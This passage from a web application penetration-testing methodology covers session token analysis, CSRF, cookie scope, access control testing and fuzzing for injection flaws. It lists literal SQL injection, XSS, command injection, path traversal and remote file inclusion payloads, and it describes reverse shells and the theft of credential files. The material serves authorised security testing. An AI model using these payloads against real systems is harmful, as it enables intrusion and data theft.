- 5.3.2 Attempt to identify any patterns within your sample of tokens. In all cases you should use Burp Sequencer, as described in Chapter 7, to perform detailed statistical tests of the randomness properties of the application's tokens. Depending on the results, it may also be useful to perform the following manual analysis:
  - Apply your understanding of which tokens and subsequences the application actually uses to reidentify users. Ignore any data that is not used in this way, even if it varies between samples.
  - If it is unclear what type of data is contained in the token, or in any individual component of it, try applying various decodings (for example, Base64) to see if any more meaningful data emerges. It may be necessary to apply several decodings in sequence.
  - Try to identify any patterns in the sequences of values contained in each decoded token or component. Calculate the differences between successive values. Even if these appear to be chaotic, there may be a fixed set of observed differences, which narrows down the scope of any brute-force attack considerably.
  - Obtain a similar sample of tokens after waiting for a few minutes, and repeat the same analysis. Try to detect whether any of the tokens' content is time-dependent.
- 5.3.3 If you identify any patterns, capture a second sample of tokens using a different IP address and a different username. This will help you identify whether the same pattern is detected and whether tokens received in the first exercise could be extrapolated to guess tokens received in the second.
- 5.3.4 If you can identify any exploitable sequences or time dependencies, consider whether this is sufficient to mount an attack that attempts to guess the tokens recently issued to other application users. Use the techniques described in Chapter 14 to automate the task of generating and testing possible tokens. Except in the simplest kind of sequences, it is likely that your attack will need to involve a customized script of some kind.

- 5.3.5 If the session ID appears to be custom-written, use the “bit flipper” payload source in Burp Intruder to sequentially modify each bit in the session token in turn. Grep for a string in the response that indicates whether modifying the token has not resulted in an invalid session, and whether the session belongs to a different user.

## 5.4 Check for Insecure Transmission of Tokens

- 5.4.1 Walk through the application as normal, starting with unauthenticated content at the start URL, proceeding through the login process, and then going through all the application's functionality. Make a note of every occasion on which a new session token is issued, and which portions of your communications use HTTP and which use HTTPS. You can use the logging function of your intercepting proxy to record this information.
- 5.4.2 If HTTP cookies are being used as the transmission mechanism for session tokens, verify whether the secure flag is set, preventing them from ever being transmitted over HTTP connections.
- 5.4.3 Determine whether, in the normal use of the application, session tokens are ever transmitted over an HTTP connection. If so, they are vulnerable to interception.
- 5.4.4 In cases where the application uses HTTP for unauthenticated areas and switches to HTTPS for the login and/or authenticated areas of the application, verify whether a new token is issued for the HTTPS portion of the communications, or whether a token issued during the HTTP stage remains active when the application switches to HTTPS. If a token issued during the HTTP stage remains active, the token is vulnerable to interception.
- 5.4.5 If the HTTPS area of the application contains any links to HTTP URLs, follow these and verify whether the session token is submitted. If it is, determine whether it continues to be valid or is immediately terminated by the server.

## 5.5 Check for Disclosure of Tokens in Logs

- 5.5.1 If your application mapping exercises identified any logging, monitoring, or diagnostic functionality, review these functions closely to determine whether any session tokens are disclosed within them. Confirm who is normally authorized to access these functions. If they are intended for administrators only, determine whether any other vulnerabilities exist that could enable a lower-privileged user to access them.

- 5.5.2 Identify any instances where session tokens are transmitted within the URL. It may be that tokens are generally transmitted in a more secure manner, but that developers have used the URL in specific cases to work around a particular problem. If so, these may be transmitted in the `Referer` header when users follow any off-site links. Check for any functionality that enables you to inject arbitrary off-site links into pages viewed by other users.
- 5.5.3 If you find any way to gather valid session tokens issued to other users, look for a way to test each token to determine whether it belongs to an administrative user (for example, by attempting to access a privileged function using the token).

## 5.6 Check Mapping of Tokens to Sessions

- 5.6.1 Log in to the application twice using the same user account, either from different browser processes or from different computers. Determine whether both sessions remain active concurrently. If they do, the application supports concurrent sessions, enabling an attacker who has compromised another user's credentials to use these without risk of detection.
- 5.6.2 Log in and log out several times using the same user account, either from different browser processes or from different computers. Determine whether a new session token is issued each time, or whether the same token is issued every time the same account logs in. If the latter occurs, the application is not really employing proper session tokens, but is using unique persistent strings to reidentify each user. In this situation, there is no way to protect against concurrent logins or properly enforce session timeout.
- 5.6.3 If tokens appear to contain any structure and meaning, attempt to separate out components that may identify the user from those that appear to be inscrutable. Try to modify any user-related components of the token so that they refer to other known users of the application. Verify whether the application accepts the resulting token and whether it enables you to masquerade as that user. See Chapter 7 for examples of this kind of subtle vulnerability.

## 5.7 Test Session Termination

- 5.7.1 When testing for session timeout and logout flaws, focus solely on the server's handling of sessions and tokens, rather than any events that occur on the client. In terms of session termination, nothing much depends on what happens to the token within the client browser.

5.7.2 Check whether session expiration is implemented on the server:

- Log in to the application to obtain a valid session token.
- Wait for a period without using this token, and then submit a request for a protected page (such as My Details) using the token.
- If the page is displayed normally, the token is still active.
- Use trial and error to determine how long any session expiration timeout is, or whether a token can still be used days after the previous request that used it. Burp Intruder can be configured to increment the time interval between successive requests to automate this task.

5.7.3 Check whether a logout function exists. If it does, test whether it effectively invalidates the user's session on the server. After logging out, attempt to reuse the old token, and determine whether it is still valid by requesting a protected page using the token. If the session is still active, users remain vulnerable to some session hijacking attacks even after they have "logged out." You can use Burp Repeater to keep sending a specific request from the proxy history to see whether the application responds differently after you log out.

## 5.8 Check for Session Fixation

- 5.8.1 If the application issues session tokens to unauthenticated users, obtain a token and perform a login. If the application does not issue a fresh token following a successful login, it is vulnerable to session fixation.
- 5.8.2 Even if the application does not issue session tokens to unauthenticated users, obtain a token by logging in, and then return to the login page. If the application is willing to return this page even though you are already authenticated, submit another login as a different user using the same token. If the application does not issue a fresh token after the second login, it is vulnerable to session fixation.
- 5.8.3 Identify the format of session tokens that the application uses. Modify your token to an invented value that is validly formed, and attempt to log in. If the application allows you to create an authenticated session using an invented token, it is vulnerable to session fixation.
- 5.8.4 If the application does not support login, but processes sensitive user information (such as personal and payment details) and allows this to be displayed after submission (such as on a Verify My Order page), carry out the preceding three tests in relation to the pages displaying sensitive data. If a token set during anonymous usage of the application can later be used to retrieve sensitive user information, the application is vulnerable to session fixation.

## 5.9 Check for CSRF


- 5.9.1 If the application relies solely on HTTP cookies as its method of transmitting session tokens, it may be vulnerable to cross-site request forgery attacks.
- 5.9.2 Review the application's key functionality, and identify the specific requests that are used to perform sensitive actions. If an attacker can fully determine in advance parameters for any of these requests (that is, they do not contain any session tokens, unpredictable data, or other secrets), the application is almost certainly vulnerable.
- 5.9.3 Create an HTML page that will issue the desired request without any user interaction. For `GET` requests, you can place an `<img>` tag with the `src` parameter set to the vulnerable URL. For `POST` requests, you can create a form that contains hidden fields for all the relevant parameters required for the attack and that has its target set to the vulnerable URL. You can use JavaScript to autosubmit the form as soon as the page loads. While logged in to the application, use the same browser to load your HTML page. Verify that the desired action is carried out within the application.
- 5.9.4 If the application uses additional tokens within requests in an attempt to prevent CSRF attacks, test the robustness of these in the same manner as for session tokens. Also test whether the application is vulnerable to UI redress attacks, in order to defeat the anti-CSRF defenses (see Chapter 13 for more details).

## 5.10 Check Cookie Scope

- 5.10.1 If the application uses HTTP cookies to transmit session tokens (or any other sensitive data), review the relevant `Set-Cookie` headers, and check for any domain or path attributes used to control the scope of the cookies.
- 5.10.2 If the application explicitly liberalizes its cookies' scope to a parent domain or parent directory, it may be leaving itself vulnerable to attacks via other web applications that are hosted within the parent domain or directory.
- 5.10.3 If the application sets its cookies' domain scope to its own domain name (or does not specify a domain attribute), it may still be exposed to attacks via any applications hosted on subdomains. This is a consequence of how cookie scoping works. It cannot be avoided other than by not hosting any other applications on a subdomain of a security-sensitive application.

- 5.10.4 Determine any reliance on segregation by path, such as `/site/main` and `/site/demo`, which can be subverted in the event of a cross-site scripting attack.
- 5.10.5 Identify all the possible domain names and paths that will receive the cookies that the application issues. Establish whether any other web applications are accessible via these domain names or paths that you may be able to leverage to capture the cookies issued to users of the target application.

## 6 Test Access Controls



**Figure 21-7:** Testing access controls

### 6.1 Understand the Access Control Requirements

- 6.1.1 Based on the core functionality implemented within the application, understand the broad requirements for access control in terms of vertical segregation (different levels of users have access to different types of functionality) and horizontal segregation (users at the same privilege level have access to different subsets of data). Often, both types of segregation are present. For example, ordinary users may be able to access their own data, while administrators can access everyone's data.
- 6.1.2 Review your application mapping results to identify the areas of functionality and types of data resources that represent the most fruitful targets for privilege escalation attacks.
- 6.1.3 To perform the most effective testing for access control vulnerabilities, you should ideally obtain a number of different accounts with different vertical and horizontal privileges. If self-registration is possible, you can probably obtain the latter directly from the application. To obtain the former, you will probably need the cooperation of the application owner (or need to exploit some vulnerability to gain access to a high-privileged account). The availability of different kinds of accounts will affect the types of testing you can perform, as described next.

## 6.2 Test with Multiple Accounts

- 6.2.1 If the application enforces vertical privilege segregation, first use a powerful account to locate all the functionality it can access. Then use a less-privileged account and attempt to access each item of this functionality.
  - 6.2.1.1 Using Burp, browse all the application's content within one user context.
  - 6.2.1.2 Review the contents of Burp's site map to ensure you have identified all the functionality you want to test. Then, log out of the application and log back in using a different user context. Use the context menu to select the "compare site maps" feature to determine which high-privileged requests may be accessible to the lower-privileged user. See Chapter 8 for more details on this technique.
- 6.2.2 If the application enforces horizontal privilege segregation, perform the equivalent test using two different accounts at the same privilege level, attempting to use one account to access data belonging to the other account. This typically involves replacing an identifier (such as a document ID) within a request to specify a resource belonging to the other user.
- 6.2.3 Perform manual checking of key access control logic.
  - 6.2.3.1 For each user privilege, review resources available to a user. Attempt to access those resources from an unauthorized user account by replaying the request using the unauthorized user's session token.
- 6.2.4 When you perform any kind of access control test, be sure to test every step of multistage functions individually to confirm whether access controls have been properly implemented at each stage, or whether the application assumes that users who access a later stage must have passed security checks implemented at the earlier stages. For example, if an administrative page containing a form is properly protected, check whether the actual form submission is also subjected to proper access controls.

## 6.3 Test with Limited Access

- 6.3.1 If you do not have prior access to accounts at different privilege levels, or to multiple accounts with access to different data, testing for broken access controls is not quite as straightforward. Many common vulnerabilities will be much harder to locate, because you do not know the names of the URLs, identifiers, and parameters that are needed to exploit the weaknesses.




- 6.3.2 In your application mapping exercises that use a low-privileged account, you may have identified the URLs for privileged functions such as administrative interfaces. If these are not adequately protected, you will probably already know about this.
- 6.3.3 Decompile all compiled clients that are present, and extract any references to server-side functionality.
- 6.3.4 Most data that is subject to horizontal access controls is accessed using an identifier, such as an account number or order reference. To test whether access controls are effective using only a single account, you must try to guess or discover the identifiers associated with other users' data. If possible, generate a series of identifiers in quick succession (for example, by creating several new orders). Attempt to identify any patterns that may enable you to predict the identifiers issued to other users. If there is no way to generate new identifiers, you are probably restricted to analyzing those you already have and guessing on that basis.
- 6.3.5 If you find a way to predict the identifiers issued to other users, use the techniques described in Chapter 14 to mount an automated attack to harvest interesting data belonging to other users. Use the Extract Grep function in Burp Intruder to capture the relevant information from within the application's responses.

## 6.4 Test for Insecure Access Control Methods

- 6.4.1 Some applications implement access controls based on request parameters in an inherently unsafe way. Look for parameters such as `edit=false` or `access=read` in any key requests, and modify these in line with their apparent role to try to interfere with the application's access control logic.
- 6.4.2 Some applications base access control decisions on the HTTP `Referer` header. For example, an application may properly control access to `/admin.jsp` and accept any request showing this as its `Referer`. To test for this behavior, attempt to perform some privileged actions to which you are authorized, and submit a missing or modified `Referer` header. If this change causes the application to block your request, it may be using the `Referer` header in an unsafe way. Try performing the same action as an unauthorized user, but supply the original `Referer` header and see whether the action succeeds.
- 6.4.3 If `HEAD` is an allowed method on the site, test for insecure container-managed access control to URLs. Make a request using the `HEAD` method to determine whether the application permits it.

## 7 Test for Input-Based Vulnerabilities

Many important categories of vulnerabilities are triggered by unexpected user input and can appear anywhere within the application. An effective way to probe the application for these vulnerabilities is to fuzz every parameter to every request with a set of attack strings.



**Figure 21-8:** Testing for input-based vulnerabilities

### 7.1 Fuzz All Request Parameters

- 7.1.1 Review the results of your application mapping exercises and identify every distinct client request that submits parameters that the server-side application processes. Relevant parameters include items within the URL query string, parameters in the request body, and HTTP cookies. Also include any other items of user input that have been observed to have an effect on the application's behavior, such as the `Referer` or `User-Agent` headers.
- 7.1.2 To fuzz the parameters, you can use your own scripts or a ready-made fuzzing tool. For example, to use Burp Intruder, load each request in turn into the tool. An easy way to do this is to intercept a request in Burp Proxy and select the Send to Intruder action, or right-click an item in the Burp Proxy history and select this option. Using this option configures Burp Intruder with the contents of the request, along with the correct target host and port. It also automatically marks the values of all request parameters as payload positions, ready for fuzzing.
- 7.1.3 Using the payloads tab, configure a suitable set of attack payloads to probe for vulnerabilities within the application. You can enter payloads manually, load them from a file, or select one of the preset payload lists. Fuzzing every request parameter within the application typically entails issuing a large number of requests and reviewing the results for anomalies. If your set of attack strings is too large, this can be counterproductive

and generate a prohibitively large amount of output for you to review. Hence, a sensible approach is to target a range of common vulnerabilities that can often be easily detected in anomalous responses to specific crafted inputs and that often manifest themselves anywhere within the application rather than within specific types of functionality. Here is a suitable set of payloads that you can use to test for some common categories of vulnerabilities:

### SQL Injection

```
'
'--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

### XSS and Header Injection

```
xsstest
"><script>alert('xss')</script>
```

### OS Command Injection

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

### Path Traversal

```
../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\..\boot.ini
```

### Script Injection

```
;echo 111111
echo 111111
response.write 111111
:response.write 111111
```

### File Inclusion

```
http://<your server name>/
http://<nonexistent IP address>/
```

- 7.1.4 All the preceding payloads are shown in their literal form. The characters `?`, `;`, `&`, `+`, `=`, and space need to be URL-encoded because they have special

meaning within HTTP requests. By default, Burp Intruder performs the necessary encoding of these characters, so ensure that this option has not been disabled. (To restore all options to their defaults following earlier customization, select Burp > Restore Defaults.)

- 7.1.5 In the Grep function of Burp Intruder, configure a suitable set of strings to flag some common error messages within responses. For example:

```
error
exception
illegal
invalid
fail
stack
access
directory
file
not found
varchar
ODBC
SQL
SELECT
111111
```

Note that the string 111111 is included to test for successful script injection attacks. The payloads in step 7.1.3 involve writing this value into the server's response.

- 7.1.6 Also select the Payload Grep option to flag responses that contain the payload itself, indicating a potential XSS or header injection vulnerability.
- 7.1.7 Set up a web server or netcat listener on the host you specified in the first file inclusion payload. This helps you monitor for connection attempts received from the server resulting from a successful remote file inclusion attack.
- 7.1.8 Launch the attack. When it has completed, review the results for anomalous responses indicating the presence of vulnerabilities. Check for divergences in the HTTP status code, the response length, the response time, the appearance of your configured expressions, and the appearance of the payload itself. You can click each column heading in the results table to sort the results by the values in that column (and Shift-click to reverse-sort the results). This enables you to quickly identify any anomalies that stand out from the other results.
- 7.1.9 For each potential vulnerability indicated by the results of your fuzz testing, refer to the following sections of this methodology. They describe the detailed steps you should take in relation to each category of problem to verify the existence of a vulnerability and successfully exploit it.

- 7.1.10 After you have configured Burp Intruder to perform a fuzz test of a single request, you can quickly repeat the same test on other requests within the application. Simply select each target request within Burp Proxy and choose the Send to Intruder option. Then immediately launch the attack within Intruder using the existing attack configuration. In this way, you can launch a large number of tests simultaneously in separate windows and manually review the results as each test completes its work.
- 7.1.11 If your mapping exercises identified any out-of-band input channels whereby user-controllable input can be introduced into the application's processing, you should perform a similar fuzzing exercise on these input channels. Submit various crafted data designed to trigger common vulnerabilities when processed within the web application. Depending on the nature of the input channel, you may need to create a custom script or other harness for this purpose.
- 7.1.12 In addition to your own fuzzing of application requests, if you have access to an automated web application vulnerability scanner, you should run it against the target application to provide a basis for comparison with your own findings.

## 7.2 Test for SQL Injection

- 7.2.1 If the SQL attack strings listed in step 7.1.3 result in any anomalous responses, probe the application's handling of the relevant parameter manually to determine whether a SQL injection vulnerability is present.
- 7.2.2 If any database error messages were returned, investigate their meaning. Use the section "SQL Syntax and Error Reference" in Chapter 9 to help interpret error messages on some common database platforms.
- 7.2.3 If submitting a single quotation mark in the parameter causes an error or other anomalous behavior, submit two single quotation marks. If this input causes the error or anomalous behavior to disappear, the application is probably vulnerable to SQL injection.
- 7.2.4 Try using common SQL string concatenator functions to construct a string that is equivalent to some benign input. If this causes the same response as the original benign input, the application is probably vulnerable. For example, if the original input is the expression `FOO`, you can perform this test using the following items (in the third example, note the space between the two quotes):

```
' || 'FOO
' + 'FOO
' 'FOO
```

As always, be sure to URL-encode characters such as + and space that have special meaning within HTTP requests.

- 7.2.5 If the original input is numeric, try using a mathematical expression that is equivalent to the original value. For example, if the original value was 2, try submitting 1+1 or 3-1. If the application responds in the same way, it may be vulnerable, particularly if the value of the numeric expression has a systematic effect on the application's behavior.
- 7.2.6 If the preceding test is successful, you can gain further assurance that a SQL injection vulnerability is involved by using SQL-specific mathematical expressions to construct a particular value. If the application's logic can be systematically manipulated in this way, it is almost certainly vulnerable to SQL injection. For example, both of the following items are equivalent to the number 2:

```
67-ASCII('A')  
51-ASCII(1)
```

- 7.2.7 If either of the fuzz test cases using the `waitfor` command resulted in an abnormal time delay before the application responded, this is a strong indicator that the database type is MS-SQL and the application is vulnerable to SQL injection. Repeat the test manually, specifying different values in the `waitfor` parameter, and determine whether the time taken to respond varies systematically with this value. Note that your attack payload may be inserted into more than one SQL query, so the time delay observed may be a fixed multiple of the value specified.
- 7.2.8 If the application is vulnerable to SQL injection, consider what kinds of attacks are feasible and likely to help you achieve your objectives. Refer to Chapter 9 for the detailed steps needed to carry out any of the following attacks:
- Modify the conditions within a `WHERE` clause to change the application's logic (for example, by injecting `or 1=1--` to bypass a login).
  - Use the `UNION` operator to inject an arbitrary `SELECT` query and combine the results with those of the application's original query.
  - Fingerprint the database type using database-specific SQL syntax.
  - If the database type is MS-SQL and the application returns ODBC error messages in its responses, leverage these to enumerate the database structure and retrieve arbitrary data.
  - If you cannot find a way to directly retrieve the results of an arbitrary injected query, use the following advanced techniques to extract data:
    - Retrieve string data in numeric form, one byte at a time.
    - Use an out-of-band channel.

- If you can cause different application responses based on a single arbitrary condition, use Absinthe to extract arbitrary data one bit at a time.
- If you can trigger time delays based on a single arbitrary condition, exploit these to retrieve data one bit at a time.
- If the application is blocking certain characters or expressions that you require to perform a particular attack, try the various bypass techniques described in Chapter 9 to circumvent the input filter.
- If possible, escalate the attack against the database and the underlying server by leveraging any vulnerabilities or powerful functions within the database.

## 7.3 Test for XSS and Other Response Injection

### 7.3.1 *Identify Reflected Request Parameters*

- 7.3.1.1 Sort the results of your fuzz testing by clicking the Payload Grep column, and identify any matches corresponding to the XSS payloads listed in step 7.1.3. These are cases where the XSS test strings were returned unmodified within the application's responses.
- 7.3.1.2 For each of these cases, review the application's response to find the location of the supplied input. If this appears within the response body, test for XSS vulnerabilities. If the input appears within any HTTP header, test for header injection vulnerabilities. If it is used in the `Location` header of a 302 response, or if it is used to specify a redirect in some other way, test for redirection vulnerabilities. Note that the same input might be copied into multiple locations within the response, and that more than one type of reflected vulnerability might be present.

### 7.3.2 *Test for Reflected XSS*

- 7.3.2.1 For each place within the response body where the value of the request parameter appears, review the surrounding HTML to identify possible ways of crafting your input to cause execution of arbitrary JavaScript. For example, you can inject `<script>` tags, inject into an existing script, or place a crafted value into a tag attribute.
- 7.3.2.2 Use the different methods of beating signature-based filters described in Chapter 12 as a reference for the different ways in which crafted input can be used to cause execution of JavaScript.
- 7.3.2.3 Try submitting various possible exploits to the application, and monitor its responses to determine whether any filtering or sanitization of input

is being performed. If your attack string is returned unmodified, use a browser to verify conclusively that you have succeeded in executing arbitrary JavaScript (for example, by generating an alert dialog).

- 7.3.2.4 If you find that the application is blocking input containing certain characters or expressions you need to use, or is HTML-encoding certain characters, try the various filter bypasses described in Chapter 12.
- 7.3.2.5 If you find an XSS vulnerability in a `POST` request, this can still be exploited via a malicious website that contains a form with the required parameters and a script to automatically submit the form. Nevertheless, a wider range of attack delivery mechanisms is available if the exploit can be delivered via a `GET` request. Try submitting the same parameters in a `GET` request, and see if the attack still succeeds. You can use the Change Request Method action in Burp Proxy to convert the request for you.

### **7.3.3 Test for HTTP Header Injection**

- 7.3.3.1 For each place within the response headers where the value of the request parameter appears, verify whether the application accepts data containing URL-encoded carriage-return (`%0d`) and line-feed (`%0a`) characters and whether these are returned unsanitized in its response. (Note that you are looking for the actual newline characters themselves to appear in the server's response, not their URL-encoded equivalents.)
- 7.3.3.2 If a new line appears in the server's response headers when you supply crafted input, the application is vulnerable to HTTP header injection. This can be leveraged to perform various attacks, as described in Chapter 13.
- 7.3.3.3 If you find that only one of the two newline characters gets returned in the server's responses, it may still be possible to craft a working exploit, depending on the context and the target user's browser.
- 7.3.3.4 If you find that the application blocks input containing newline characters, or sanitizes those characters in its response, try the following items of input to test the filter's effectiveness:

```
foo%00%0d%0abar  
foo%250d%250abar  
foo%0d0d%%0a0abar
```

### **7.3.4 Test for Open Redirection**

- 7.3.4.1 If the reflected input is used to specify the target of a redirect of some kind, test whether it is possible to supply crafted input that results in



an arbitrary redirect to an external website. If so, this behavior can be exploited to lend credibility to a phishing-style attack.

- 7.3.4.2 If the application ordinarily transmits an absolute URL as the parameter's value, modify the domain name within the URL, and test whether the application redirects you to the different domain.
- 7.3.4.3 If the parameter normally contains a relative URL, modify this into an absolute URL for a different domain, and test whether the application redirects you to this domain.
- 7.3.4.4 If the application carries out some validation on the parameter before performing the redirect, in an effort to prevent external redirection, this is often vulnerable to bypasses. Try the various attacks described in Chapter 13 to test the robustness of the filters.

### **7.3.5 Test for Stored Attacks**

- 7.3.5.1 If the application stores items of user-supplied input and later displays these on-screen, after you have fuzzed the entire application you may observe some of your attack strings being returned in responses to requests that did not themselves contain those strings. Note any instances where this occurs, and identify the original entry point for the data that is being stored.
- 7.3.5.2 In some cases, user-supplied data is stored successfully only if you complete a multistage process, which does not occur in basic fuzz testing. If your application mapping exercises identified any functionality of this kind, manually walk through the relevant process and test the stored data for XSS vulnerabilities.
- 7.3.5.3 If you have sufficient access to test it, review closely any administrative functionality in which data originating from low-privileged users is ultimately rendered on-screen in the session of more privileged users. Any stored XSS vulnerabilities in functionality of this kind typically lead directly to privilege escalation.
- 7.3.5.4 Test every instance where user-supplied data is stored and displayed to users. Probe these for XSS and the other response injection attacks described previously.
- 7.3.5.5 If you find a vulnerability in which input supplied by one user is displayed to other users, determine the most effective attack payload with which you can achieve your objectives, such as session hijacking or request forgery. If the stored data is displayed only to the same user from whom it originated, try to find ways of chaining any other vulnerabilities you have discovered (such as broken access controls) to inject an attack into other users' sessions.

- 7.3.5.6 If the application allows upload and download of files, always probe this functionality for stored XSS attacks. If the application allows HTML, JAR, or text files, and does not validate or sanitize their contents, it is almost certainly vulnerable. If it allows JPEG files and does not validate that they contain valid images, it is probably vulnerable to attacks against Internet Explorer users. Test the application's handling of each file type it supports, and confirm how browsers handle responses containing HTML instead of the normal content type.
- 7.3.5.7 In every location where data submitted by one user is displayed to other users but where the application's filters prevent you from performing a stored XSS attack, review whether the application's behavior leaves it vulnerable to on-site request forgery.

## 7.4 Test for OS Command Injection

- 7.4.1 If any of the command injection attack strings listed in step 7.1.3 resulted in an abnormal time delay before the application responded, this is a strong indicator that the application is vulnerable to OS command injection. Repeat the test, manually specifying different values in the `-i` or `-n` parameter, and determine whether the time taken to respond varies systematically with this value.
- 7.4.2 Using whichever of the injection strings was found to be successful, try injecting a more interesting command (such as `ls` or `dir`), and determine whether you can retrieve the results of the command to your browser.
- 7.4.3 If you are unable to retrieve results directly, other options are open to you:
- You can attempt to open an out-of-band channel back to your computer. Try using TFTP to copy tools up to the server, using telnet or netcat to create a reverse shell back to your computer, and using the mail command to send command output via SMTP.
  - You can redirect the results of your commands to a file within the web root, which you can then retrieve directly using your browser. For example:  

```
dir > c:\inetpub\wwwroot\foo.txt
```
- 7.4.4 If you find a way to inject commands and retrieve the results, you should determine your privilege level (by using `whoami` or a similar command, or attempting to write a harmless file to a protected directory). You may then seek to escalate privileges, gain backdoor access to sensitive application data, or attack other hosts that can be reached from the compromised server.

- 7.4.5 If you believe that your input is being passed to an OS command of some kind, but the attack strings listed are unsuccessful, see if you can use the < or > character to direct the contents of a file to the command's input or to direct the command's output to a file. This may enable you to read or write arbitrary file contents. If you know or can guess the actual command being executed, try injecting command-line parameters associated with that command to modify its behavior in useful ways (for example, by specifying an output file within the web root).
- 7.4.6 If you find that the application is escaping certain key characters you need to perform a command injection attack, try placing the escape character before each such character. If the application does not escape the escape character itself, this usually leads to a bypass of this defensive measure. If you find that whitespace characters are blocked or sanitized, you may be able to use `$IFS` in place of spaces on UNIX-based platforms.

## 7.5 Test for Path Traversal

- 7.5.1 For each fuzz test you have performed, review the results generated by the path traversal attack strings listed in step 7.1.3. You can click the top of the payload column in Burp Intruder to sort the results table by payload and group the results for these strings. For any cases where an unusual error message or a response with an abnormal length was received, review the response manually to determine whether it contains the contents of the specified file or other evidence that an anomalous file operation occurred.
- 7.5.2 In your mapping of the application's attack surface, you should have noted any functionality that specifically supports the reading and writing of files on the basis of user-supplied input. In addition to the general fuzzing of all parameters, you should manually test this functionality very carefully to identify any path traversal vulnerabilities that exist.
- 7.5.3 Where a parameter appears to contain a filename, a portion of a filename, or a directory, modify the parameter's existing value to insert an arbitrary subdirectory and a single traversal sequence. For example, if the application submits this parameter:

```
file=foo/file1.txt
```

try submitting this value:

```
file=foo/bar/../../file1.txt
```

If the application's behavior is identical in the two cases, it may be vulnerable, and you should proceed to the next step. If the behavior is different, the application may be blocking, stripping, or sanitizing

traversal sequences, resulting in an invalid file path. Try using the encoding and other attacks described in Chapter 10 in an attempt to bypass the filters.

- 7.5.4 If the preceding test of using traversal sequences within the base directory is successful, try using additional sequences to step above the base directory and access known files on the server's operating system. If these attempts fail, the application may be imposing various filters or checks before file access is granted. You should probe further to understand the controls that are implemented and whether any bypasses exist.
- 7.5.5 The application may be checking the file extension being requested and allowing access to only certain kinds of files. Try using a null byte or newline attack together with a known accepted file extension in an attempt to bypass the filter. For example:

```
../../../../../../boot.ini%00.jpg  
../../../../../../etc/passwd%0a.jpg
```

- 7.5.6 The application may be checking that the user-supplied file path starts with a particular directory or stem. Try appending traversal sequences after a known accepted stem in an attempt to bypass the filter. For example:

```
/images/../../../../../../../../etc/passwd
```

- 7.5.7 If these attacks are unsuccessful, try combining multiple bypasses, working initially entirely within the base directory in an attempt to understand the filters in place and the ways in which the application handles unexpected input.
- 7.5.8 If you succeed in gaining read access to arbitrary files on the server, attempt to retrieve any of the following files, which may enable you to escalate your attack:
- Password files for the operating system and application
  - Server and application configuration files, to discover other vulnerabilities or fine-tune a different attack
  - Include files that may contain database credentials
  - Data sources used by the application, such as MySQL database files or XML files
  - The source code to server-executable pages, to perform a code review in search of bugs
  - Application log files that may contain information such as usernames and session tokens

7.5.9 If you succeed in gaining write access to arbitrary files on the server, examine whether any of the following attacks are feasible in order to escalate your attack:

- Creating scripts in users' startup folders
- Modifying files such as `in.ftpd` to execute arbitrary commands when a user next connects
- Writing scripts to a web directory with execute permissions and calling them from your browser

## 7.6 Test for Script Injection

7.6.1 For each fuzz test you have performed, review the results for the string `111111` on its own (that is, not preceded by the rest of the test string). You can quickly identify these in Burp Intruder by Shift-clicking the heading for the `111111` Grep string to group all the results containing this string. Look for any that do not have a check in the Payload Grep column. Any cases identified are likely to be vulnerable to injection of scripting commands.

7.6.2 Review all the test cases that used script injection strings, and identify any containing scripting error messages that may indicate that your input is being executed but caused an error. These may need to be fine-tuned to perform successful script injection.

7.6.3 If the application appears to be vulnerable, verify this by injecting further commands specific to the scripting platform in use. For example, you can use attack payloads similar to those used when fuzzing for OS command injection:

```
system('ping%20127.0.0.1')
```

## 7.7 Test for File Inclusion


7.7.1 If you received any incoming HTTP connections from the target application's infrastructure during your fuzzing, the application is almost certainly vulnerable to remote file inclusion. Repeat the relevant tests in a single-threaded and time-throttled way to determine exactly which parameters are causing the application to issue the HTTP requests.

7.7.2 Review the results of the file inclusion test cases, and identify any that caused an anomalous delay in the application's response. In these cases, it may be that the application itself is vulnerable but that the resulting HTTP requests are timing out due to network-level filters.

- 7.7.3 If you find a remote file inclusion vulnerability, deploy a web server containing a malicious script specific to the language you are targeting, and use commands such as those used to test for script injection to verify that your script is being executed.

## 8 Test for Function-Specific Input Vulnerabilities

